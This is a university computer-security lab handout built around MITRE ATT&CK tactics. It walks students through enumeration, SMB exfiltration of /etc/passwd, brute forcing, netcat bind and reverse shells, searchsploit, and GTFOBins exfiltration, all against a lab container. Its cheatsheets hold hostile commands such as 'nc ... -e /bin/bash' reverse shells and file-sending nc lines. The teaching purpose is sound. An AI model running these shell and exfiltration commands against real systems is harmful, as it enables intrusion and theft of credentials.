



Source: Bing Chat AI

LABORATORY 11. RED TEAM TECHNIQUES THROUGH MITRE ATT&CK (PART 1)

DEPARTMENT OF COMPUTER SCIENCE. UNIVERSITY OF OVIEDO

Computer Security | 2023 – 2024 (v4.0 "S-81 Isaac Peral")



Content


 The Infrastructure of this Laboratory	2
 Block 1: MITRE ATT&CK Phase 3. TA0001 Initial Access	3
 Exercise L11B1_NMAPMSF: <i>Nmap and Metasploit Framework (MSF)</i>	3
 Exercise L11B1_DIRB: Enumerate potential hidden files with interesting information (<i>T1190. Exploit Public-Facing Application</i>)	4
 Exercise L11B1_SMB: Exfiltration through SMB shares (<i>T1190. Exploit Public-Facing Application</i>)	5
 Exercise L11B1_CEWL: Password dictionaries of common words against concrete targets (<i>1078. Valid Accounts</i>)	6
 Exercise L11B1_NMAPBRUTE: Online brute forcing with <i>Nmap</i> (<i>1078. Valid Accounts</i>)	7
 Block 2: MITRE ATT&CK Phase 4. TA0002 Execution	9
 Exercise L11B2_NETCAT: Netcat as a listening tool (<i>TA1059. Command and Scripting Interpreter</i>)....	9
 Exercise L11B2_BINDSHELL: Netcat bind shell (<i>TA1059. Command and Scripting Interpreter</i>)	9
 Exercise L11B2_REVERSESHELL: Netcat reverse shell (<i>TA1059. Command and Scripting Interpreter</i>)	11
 Exercise L11B2_REVERSESHELLNONC: Non-netcat reverse shell (<i>TA1059. Command and Scripting Interpreter</i>).....	11
 Exercise L11B2_SEARCHPLOIT: <i>Searchploit</i> (<i>T1203. Exploitation for Client Execution</i>)	12
 Block 3: MITRE ATT&CK Phase 9-10: TA0009. Collection / TA0010. Exfiltration	14
 Exercise L11B3_GTFOBINS: GTFOBins for data exfiltration	14
 Badges and Self-Assessment	15



The Infrastructure of this Laboratory

This lab has the following containers:

- An “attacking” *Kali*, who is the one with the tools installed to exploit the other one.
- A “vulnerable” *Kali*, containing several incorrectly configured services or using weak passwords. It also contains a vulnerable web page accessible through <http://192.168.11.3/eii/> (please include the last )
- Both have access to Internet and are communicated by a private network and the static IPs shown in the diagram.





Block 1: MITRE ATT&CK Phase 3. TA0001

Initial Access

Exercise L11B1_NMAPMSF: Nmap and Metasploit Framework (MSF)

Description of the activity / Practical application

You need to integrate **nmap** scan results with Metasploit

Expected results

This task will be finished when you can load the XML results of a **nmap** scan you made previously and inspect it with MSF

Additional information required to do it

Nmap is also fully integrated inside the *Metasploit Framework (MSF)*. It can be used to scan targets and their results will be kept inside an MSF session, so the discovered hosts can be used to perform further research or exploiting attacks. This links with future labs that will use MSF features to run exploiting techniques, but for now we will only use MSF as a **nmap** scan analysis tool.

The integration of both products is managed using a series of commands that **msf** implement and will be described now. Also, **it is possible to load the result of any scan we made** with **nmap** provided we saved it on **.xml** format, as indicated in a previous part of this laboratory. To do this:

- Go to the directory with the **.xml** file scan results you saved earlier
- Run *Metasploit Framework* running these three commands (ignore warnings)
 - Start MSF database: **service postgresql start**
 - Init MSF: **msfdb init**
 - Enter the MSF console: **msfconsole -q**

Now you can use the following commands

- **db_import**: Imports the output of a previous **nmap** scan in XML format, updating the known hosts of an MSF session.
- **db_nmap** is **nmap** itself (we can use it with all the scripts, parameters and features we saw). If used like this, its scan results update any previous scan result we have (even loaded via an XML file), so new discovered information about hosts, IPs, ports, versions, etc. will be stored.
- **hosts**: shows the identified hosts (machines).
- **hosts -c address,purpose** (or other column names): Identified hosts are shown with a series of data columns, and this command only show those that we choose.
- **hosts -u**: Show only "alive" hosts in the last scan performed.
- **services**: Show all services identified in all scanned hosts.
- **services -p 80**: Identical to the previous, but only for the indicated ports.

- `services -p tcp`: Idem, but for the indicated protocols.

On the other hand, if you need to use `nmap` programmatically, one of the easiest ways is to use *Python*, as it has a `nmap` library that gives you access to the options we saw on this laboratory from your programs.

🔧 Exercise L11B1_DIRB: Enumerate potential hidden files with interesting information (T1190. Exploit Public-Facing Application)

👤 Description of the activity / Practical application

You need to discover if a website has interesting files accessible on its web server, even if not linked in the webpage

📋 Expected results

This activity will be finished when you are able to launch `dirb` against the EII webpage in the vulnerable container and can use its results to obtain interesting information.

📖 Additional information required to do it

Use the `dirb` tool installed in the attack container and this cheatsheet to locate potential files that are not linked on the web but may contain "juicy" information. *Did you find any?*

dirb 2.22 Cheatsheet (ingenieriainformatica.uniovi.es)
HTTP directory and content discovery tool
https://tools.kali.org/web-applications/dirb
GENERAL USAGE
<code>./dirb <url_base> [<wordlist_file(s)>] [options]</code>
NOTES
<code><url_base></code> : Base URL to scan. (Use <code>-resume</code> for session resuming)
<code><wordlist_file(s)></code> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)
HOTKEYS
<code>'n'</code> -> Go to next directory.
<code>'q'</code> -> Stop scan. (Saving state for resume)
<code>'r'</code> -> Remaining scan stats.
OPTIONS
<code>-a <agent_string></code> : Specify your custom USER_AGENT.
<code>-c <cookie_string></code> : Set a cookie for the HTTP request.
<code>-f</code> : Fine tuning of NOT_FOUND (404) detection.
<code>-H <header_string></code> : Add a custom header to the HTTP request.
<code>-i</code> : Use case-insensitive search.
<code>-l</code> : Print "Location" header when found.
<code>-N <nf_code></code> : Ignore responses with this HTTP code.
<code>-o <output_file></code> : Save output to disk.
<code>-p <proxy[:port]></code> : Use this proxy. (Default port is 1080)
<code>-P <proxy_username:proxy_password></code> : Proxy Authentication.
<code>-r</code> : Don't search recursively.
<code>-R</code> : Interactive recursion. (Asks for each directory)
<code>-S</code> : Silent Mode. Don't show tested words. (For dumb terminals)
<code>-t</code> : Don't force an ending '/' on URLs.
<code>-u <username:password></code> : HTTP Authentication.
<code>-v</code> : Show also NOT_FOUND pages.
<code>-w</code> : Don't stop on WARNING messages.
<code>-X <extensions> / -x <exts_file></code> : Append each word with this extensions.
<code>-z <mliscs></code> : Add a milliseconds delay to not cause excessive Flood.
EXAMPLES
<code>./dirb http://url/directory/ (Simple Test)</code>
<code>./dirb http://url/ -X .html (Test files with '.html' extension)</code>
<code>./dirb http://url/ /usr/share/dirb/wordlists/vulns/apache.txt (Test with apache.txt wordlist)</code>
<code>./dirb https://secure_url/ (Simple Test with SSL)</code>

Exercise L11B1_SMB: Exfiltration through SMB shares (T1190. Exploit Public-Facing Application)

Description of the activity / Practical application

You need to know if a server is exposing interesting files through their shared folders functionality

Expected results

This activity will be finished when you are able to exfiltrate the `/etc/passwd` file via an SMB share by appropriately using one of the mentioned tools and know how to access their contents.

Additional information required to do it

Theory topic 5 showed how SMB shares can expose files in remote systems. **SMB is a protocol to share folders, files, and printers that works both in Linux and Windows systems.** If improperly configured, it can be used to obtain sensitive data from a remote system just by performing a connection to explore files exposed remotely via the SMB protocol. This activity consists of using one of the two tools we saw in the theory topics (`SMBMap` or `smbclient`, both installed in the "attack" container) to obtain the `/etc/passwd` file of a remote system. To do that, you can use these resources.

- **SMBMap:** <https://github.com/ShawnDEvans/smbmap> (official *GitHub*, options list), <https://www.nopsec.com/smbmap-wield-it-like-the-creator/> (Tutorial)
- **Smbclient:** <https://www.cybrary.it/0p3n/easily-exploit-poorly-configured-smb>

We strongly recommend you to use the appropriate options to list if there are shared SMB folders and, once you find them, use the appropriate options to download sensitive files like the one we look for. Also, consider that misconfigured shared resources may not require to specify a user and/or password valid in the remote system.

Exercise L11B1_CEWL: Password dictionaries of common words against concrete targets (1078. Valid Accounts)

Description of the activity / Practical application

You need to know if users on a password file use passwords that are words from a webpage, and hence some accounts can be easily broken like this

Expected results

This activity will be finished when you are able to generate a word list of words of a predefined minimum length from a website.

Additional information required to do it

In the laboratory 3 we saw brute-force password cracking techniques against password files. This technique has a similar approach, but this time we will attack **remote services**. However, instead of using randomly generated wordlists, **we are going to generate a custom wordlist from the contents of a victim's webpage**. Remember that you can access this "victim" web page on the vulnerable *Kali* container using this URL: <http://172.116.0.3/eii/> (please include the last ) . Use this cheatsheet to generate a word list of the words with more than 5 characters contained in that web page. Please note that tools using these word lists only need the words, not their counters, so ensure they do not appear in the results. **Tutorial:** <https://esgeeks.com/como-utilizar-cewl/>

CeWL 5.4.8 Cheatsheet (ingenieriainformatica.uniovi.es)			operario@kali:~\$ cewl -c -m 5 www.di.uniovi.es -w di.txt
Custom wordlist generation tool			CeWL 5.4.8 (Inclusion) Robin Wood (robin@di.ninja) (https://di.ninja/)
https://di.ninja/projects/cewl.php			Departamento, 417
			Oviedo, 360
GENERAL USAGE			Informática, 356
cewl [OPTIONS] ... <url>			Universidad, 307
			uniovi, 206
			García, 174
			Ingeniería, 148
			González, 130
			Personal, 120
			Gijón, 99
NOTES			Dirección, 97
<url> is the site to spider looking for words.			Maria, 96
			Alonso, 96
			conocimiento, 94
OPTIONS			
-a, --meta: include meta data.		-u, --ua <agent>: User agent to send.	
--allowed: A regex pattern that path must match to be followed		-v, --verbose: Verbose.	
-c, --count: Show the count for each word found.		-w, --write: Write the output to the file.	
--convert-umlauts: Convert common ISO-8859-1 (Latin-1) umlauts (ä-ae, ö-oe, ü-ue, ß-ss)		--with-numbers: Accept words with numbers in as well as just letters	
-d <x>, --depth <x>: Depth to spider to, default 2.			
--debug: Extra debug information.		AUTHENTICATION	
-e, --email: Include email addresses.		--auth_pass: Authentication password.	
--email_file <file>: Output file for email addresses.		--auth_type: Digest or basic.	
--exclude: A file containing A list of paths to exclude		--auth_user: Authentication username.	
-h, --help: Show help.		PROXY SUPPORT	
-k, --keep: Keep the downloaded file.		--proxy_host: Proxy host.	
--lowercase: lowercase all parsed words		--proxy_password: Password for proxy, if required.	
-m, --min_word_length: Minimum word length, default 3.		--proxy_port: Proxy port, default 8080.	
--meta_file file: Output file for meta data.		--proxy_username: Username for proxy, if required.	
--meta-temp-dir <dir>: The temporary directory used by exiftool when parsing files, default /tmp.		HEADERS	
-n, --no-words: Don't output the wordlist.		--header, -H: In format name:value - can pass multiple.	
-o, --offsite: Let the spider visit other sites.		EXAMPLES	
		cewl -c -m 5 www.uniovi.es	
		cewl -e www.uniovi.es	

✂ Exercise L11B1_NMAPBRUTE: Online brute forcing with Nmap (1078. Valid Accounts)

👤 Description of the activity / Practical application

You need to know if users of a remote service use a password from a wordlist you have, and hence some accounts can be broken like this

🔍 Expected results

This activity will be finished when you are able to obtain a valid user / password combination from a remote system using brute-force techniques and a custom word list.

📖 Additional information required to do it

With the previously generated wordlist, your task is now to use **nmap** and its *NSE Script Engine* to find suitable scripts to attack via brute force the services present in the vulnerable machine accepting user/passwords. To facilitate your work, follow these steps:

- Examine the vulnerable container to locate running services, as done in previous laboratories.
- Locate suitable *NSE scripts* that use brute-force techniques against them (go to the **/usr/share/nmap/scripts** directory).
- Use the fact that we know that a valid user in the remote system is **remotessuser**
- Examine the script documentation to launch the attack with the generated wordlist against the services.

- Obtain the password and test that you can access the cracked service.





Block 2: MITRE ATT&CK Phase 4. TA0002

Execution

Exercise L11B2_NETCAT: Netcat as a listening tool (TA1059. Command and Scripting Interpreter)

Description of the activity / Practical application

You need to understand how **netcat** works

Expected results

This activity will be finished when you are able to put a **nc** process to listen into any port of the attack container and you can contact it from the vulnerable container via **telnet** (or another tool you prefer).

Additional information required to do it

To follow this laboratory, it is necessary to familiarize with the multipurpose *Netcat* (**nc**) tool. To do so, the first thing you must do is to put this tool into listening mode in any port you want (**nc -lvp <port>**) and send requests to it (you can send requests to any port just performing a **telnet** to any **<ip> <port>** combination).

Exercise L11B2_BINDSHELL: Netcat bind shell (TA1059. Command and Scripting Interpreter)

Description of the activity / Practical application

You need to create a bind shell on a remote system and run commands on it

Expected results

This activity will be finished when you are able to obtain a bind shell on a remote machine and test it to see what you can do with it. Test this launching the shell as a normal user and later as the **root** user (**sudo su**) to see the differences about what you can exfiltrate and do (for example, try to exfiltrate the **/etc/shadow** file).


Additional information required to do it

This task consists of setting up a **bind shell** from the attack machine to the vulnerable one and experiment what can you do with it following this cheatsheet:

Netcat 1.10-46 Cheatsheet (ingenieraiinformatica.uniovi.es)		
Multipurpose ("Swiss army knife") TCP/IP tool		
https://nc110.sourceforge.io/		
GENERAL USAGE		
Connect to somewhere: nc [-options] hostname port[s] [ports] ...		redondo@miw:~\$ nc -lvp 8000
Listen for inbound connections: nc -l -p port [-options] [hostname] [port]		Listening on [0.0.0.0] (family 0, port 8000)
		Connection from 192.168.20.1 37170 received!
		ls
		cewl.txt
		Desktop
		dirsearch
		Documents
NOTES		
Port numbers can be individual or ranges: lo-hi [inclusive];		operario@kali:~\$ nc 192.168.20.10 8000 -e /bin/bash
Hyphens in port names must be backslash escaped (e.g. 'ftp-data').		█
OPTIONS		
-b: allow broadcasts		-r: randomize local and remote ports
-c shell commands: as '-e'; use /bin/sh to exec [dangerous!!]		-s addr: local source address
-C: Send CRLF as line-ending		-T tos: set Type Of Service
-e filename: program to exec after connect [dangerous!!]		-T: answer TELNET negotiation
-g gateway: source-routing hop point[s], up to 8		-u: UDP mode
-g num: source-routing pointer: 4, 8, 12, ...		-v: verbose [use -vv to be more verbose]:
-h: Shows help		-w secs: timeout for connects and final net reads
-i secs: delay interval for lines sent, ports scanned		-z: zero-I/O mode [used for scanning]
-k: set keepalive option on socket		EXAMPLES
-l: listen mode, for inbound connects		nc 192.168.20.10 8000
-n: numeric-only IP addresses, no DNS		nc -lvp 8000 -e /bin/sh
-o file: hex dump of traffic		nc -lvp 8000
-p port: local port number		nc -lvp 8000 > received_content.txt
-q secs: quit after EOF on stdin and delay of secs		nc 192.168.100.107 8080 < content_to_send.txt

And this diagram from the theory topics. **NOTE:** There are two versions of the NetCat tool. **nc** lacks support for the **-e** option for security reasons (🙄), but there is a second version **ncat** (installed in the vulnerable container) that works the same and has this option enabled. Use this information to finish this exercise. What happens, once you obtain the bind shell, if you run inside it `python3 -c "import pty;pty.spawn('/bin/bash')"`?

Netcat Bind shell



🔧 Exercise L11B2_REVERSESHELL: Netcat reverse shell (TA1059. Command and Scripting Interpreter)

👤 Description of the activity / Practical application


You need to create a reverse shell on a remote system and run commands on it

📋 Expected results

This activity will be finished when you are able to obtain a reverse shell on a remote machine and test it to see what you can do with it.

📖 Additional information required to do it

The goal of this activity is the same as the previous one, but in this case **using a reverse shell**. Follow the same cheatsheet and the following diagram from the theory topics.



🔧 Exercise L11B2_REVERSESHELLNONC: Non-netcat reverse shell (TA1059. Command and Scripting Interpreter)

👤 Description of the activity / Practical application

You need to create a reverse shell on a remote system and run commands on it, even if netcat is not available in the remote system

📋 Expected results

This activity will be finished when you are able to obtain a reverse shell on a remote machine and test it to see what you can do with it but using **php** and **python3** (not using **ncat** in the vulnerable container).

📖 Additional information required to do it

The goal of this activity is to open reverse shells from the vulnerable machine to the attack machine using PHP and Python 3 (installed in the container) following the indications given in the theory topics.

José Manuel Redondo López. *Computer Security. "S-81 'Isaac Peral'" project*

✂ Exercise L11B2_SEARCHPLOIT: Searchploit (T1203. Exploitation for Client Execution)

🔍 Description of the activity / Practical application

You need to locate available known exploits of an also known vulnerability thanks to **searchploit**

📋 Expected results

This activity will be finished when you are able to obtain and inspect exploits for the located service types, even if they are not for the corresponding versions you find, both offline and online. You should also be aware of what you should do to launch the located exploits, even if we are not going to run them.

📖 Additional information required to do it

The “attack” container of the VM has **searchploit** installed. This activity just consists on familiarizing yourself with the tool capabilities, **looking for known public exploits** of the services (and their versions) you locate in the vulnerable container, by using the options that appear in this cheatsheet. **Tutorial:** <https://www.exploit-db.com/searchsploit>

searchsploit Cheatsheet (ingenieriainformatica.uniovi.es)	
Public exploit offline browsing tool	
https://www.exploit-db.com/searchsploit	
GENERAL USAGE	
searchsploit [options] term1 [term2] ... [termN]	
NOTES	
For more examples, see the manual: https://www.exploit-db.com/searchsploit	
You can use any number of search terms	
By default, search terms are not case-sensitive, ordering is irrelevant, and will search between version ranges	
Use '-c' if you wish to reduce results by case-sensitive searching	
And/Or '-e' if you wish to filter results by using an exact match	
And/Or '-s' if you wish to look for an exact version match	
Use '-t' to exclude the file's path to filter the search results	
Remove false positives (especially when searching using numbers - i.e. versions)	
When using '--nmap', adding '-v' (verbose), it will search for even more combinations	
When updating or displaying help, search terms will be ignored	
OPTIONS	
SEARCH TERMS	
-c, --case [Term]: Perform a case-sensitive search (Default is inSensiTiVe)	
-e, --exact [Term]: Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]. e.g. "WordPress 4.1" would not be detect "WordPress Core 4.1")	
-s, --strict: Perform a strict search, so input values must exist, disabling fuzzy search for version range. e.g. "1.1" would not be detected in "1.0 < 1.3")	
-t, --title [Term]: Search JUST the exploit title (Default is title AND the file's path)	
--exclude="term": Remove values from results. By using " " to separate, you can chain multiple values. e.g. --exclude="term1 term2 term3"	
OUTPUT	
-j, --json [Term]: Show result in JSON format	
-o, --overflow [Term]: Exploit titles are allowed to overflow their columns	
-p, --path [EDB-ID]: Show the full path to an exploit (and also copies the path to the clipboard if possible)	
-v, --verbose: Display more information in output	
-w, --www [Term]: Show URLs to Exploit-DB.com rather than the local path	
--colour: Disable colour highlighting in search results	
-id: Display the EDB-ID value rather than local path	
NON-SEARCHING	
-h, --help: Show this help screen	
-m, --mirror [EDB-ID]: Mirror (aka copies) an exploit to the current working directory	
-u, --update: Check for and install any exploithub package updates (brew, deb & git)	
-x, --examine [EDB-ID]: Examine (aka opens) the exploit using SPAGER	
AUTOMATION	
--nmap [file.xml]: Checks all results in Nmap's XML output with service version. e.g.: nmap [host] -sV -oX file.xml	
EXAMPLES	
searchsploit afd windows local	
searchsploit -t oracle windows	
searchsploit -p 39446	
searchsploit linux kernel 3.2 --exclude="(PoC) /dos/"	
searchsploit -s Apache Struts 2.0.0	
searchsploit linux reverse password	
searchsploit -j 55555 json_pp	

To do it, you should:

- Identify services and versions in the remote machine.
- Locate if there is any vulnerable service and version.
- Look for the exploit EDB-ID in your local system (the exploit name/number).
- Locate where is the corresponding exploit code.
- Inspect the code and think what you should do to launch it (**do not launch it!**)
- Look for the equivalent exploit in <https://www.exploit-db.com> (the online version of this offline tool) and see the information it provides.



Block 3: MITRE ATT&CK Phase 9-10: *TA0009. Collection / TA0010. Exfiltration*



Exercise L11B3_GTFOBINS: GTFOBins for data exfiltration



Description of the activity / Practical application

You need to extract information from a remote system using the *GTFOBin* technique



Expected results

This activity will be finished when you are able to exfiltrate the `/etc/passwd` file using the commands we listed, understanding the differences between them.



Additional information required to do it

GTFOBins are a type of malicious attack technique that **uses legitimate OS binaries** to different purposes than the ones that they are supposed to. This can be used to a variety of purposes, but in this case, we will use it to exfiltrate files. This activity requires you to do the following:

- Go to corresponding part of the theory topic 7 (*TA0009. Collection/ TA0010. Exfiltration*).
- Use the commands presented in these slides to exfiltrate the `/etc/passwd` file from the vulnerable container to the attack container. If required, turn yourself to `root` into the vulnerable machine to do these tests (`sudo su`)
- Please be careful with the port you use to put `nc` to listen, as the tools may use different ports (look at the theory slides to see which ones).
- Some of the commands may show errors, you may ignore them if the data is exfiltrated anyway.

Commands to test as exfiltration sources:

- `wget`
- `whois`
- `bash`
- `openssl` (careful with this one, the attacker must do two operations to successfully exfiltrate data)
- `nc`
- `curl`
- `finger`
- `php`



Badges and Self-Assessment

NOTE: You have a version of this badge table in an editable format available in the *Virtual Campus*. You can use this file to easily create a document in the format you want and take extended notes of your activities to create a log of what you did. Remember that this material can be brought to lab exams.

Badge Level	Unlocked when	Unlocked?
	You can enable a netcat listener on any port	
	You understand what the netcat listener does when another machine connects to it	
	You can answer this question: <i>In the data exfiltration techniques we reviewed using GTF0Bins, what is the difference when we used the last one (PHP)?</i>	
	You can answer this question: <i>Did the bind or reverse shell ask you for user or passwords before allowing you to input commands?</i>	
	You can locate public exploits for services and their versions	
	Understand the similarities, differences, advantages, and disadvantages between searchsploit and www.exploit-db.com	
	You know how to enumerate remote SMB shared resources	
	You understand why being root all the time is a bad idea security-wise	
	You can answer this question: <i>What is the purpose of having all these possibilities to exfiltrate files with the GTF0Bins technique?</i>	
	You can answer this question: <i>What is the most direct usage you imagine of having an exfiltrated /etc/passwd file from a machine?</i>	
	You can answer this question: <i>What security tool can prevent several of the exfiltration techniques we saw?</i>	
	You can answer this question: <i>Why using terms from a webpage of the target to build a wordlist could be a better approach than a pure brute force strategy?</i>	
	You can answer these questions: <i>What happens if you obtain a valid FTP user and password? Can you log in with this user/password combination?</i>	
	You can answer this question: <i>What can you do to completely stop bind shells from happening?</i>	
	You understand the importance of hiding service types and versions. You can answer this question: <i>Is exploit code fully readable and available with searchsploit?</i>	
	You understand how dangerous can be to leave an unprotected shared folder accessible. You can answer this question: <i>in case you find a protected shared folder, how could you obtain a valid user/password combination?</i>	
	Understand the dangerousness of data exfiltration and why proper permissions on files are key. You can answer this question: <i>What files would you exfiltrate to compromise a machine / website / program if you can?</i>	

	Understand why <i>GTFOBins</i> are used instead of custom build exfiltration malware. You can answer this question: <i>What type of executable do you think it will be more "stealth" to not to be noticed by a surveillance tool?</i>	
	You can answer this question: <i>Which tool we used that may prevent remote brute-force attacks like the ones you practice in this lab?</i>	
	You can answer this question: <i>Which technique could completely stop password brute-force attack against SSH?</i>	
	You understand the difference between a bind shell and a reverse shell. You can answer this question: <i>What is the advantage of using a reverse shell from the viability point of view? (elements stopping the connection)</i>	
	You can answer these questions: <i>Why do you think it is useful to know how to use PHP or Python to open a reverse shell? Do they work the same as the NetCat ones?</i>	
	Your kind is headed for extinction: Your exploiting ability enables you to exfiltrate confidential information, usernames, passwords, and open remote shells over systems with typical vulnerabilities.	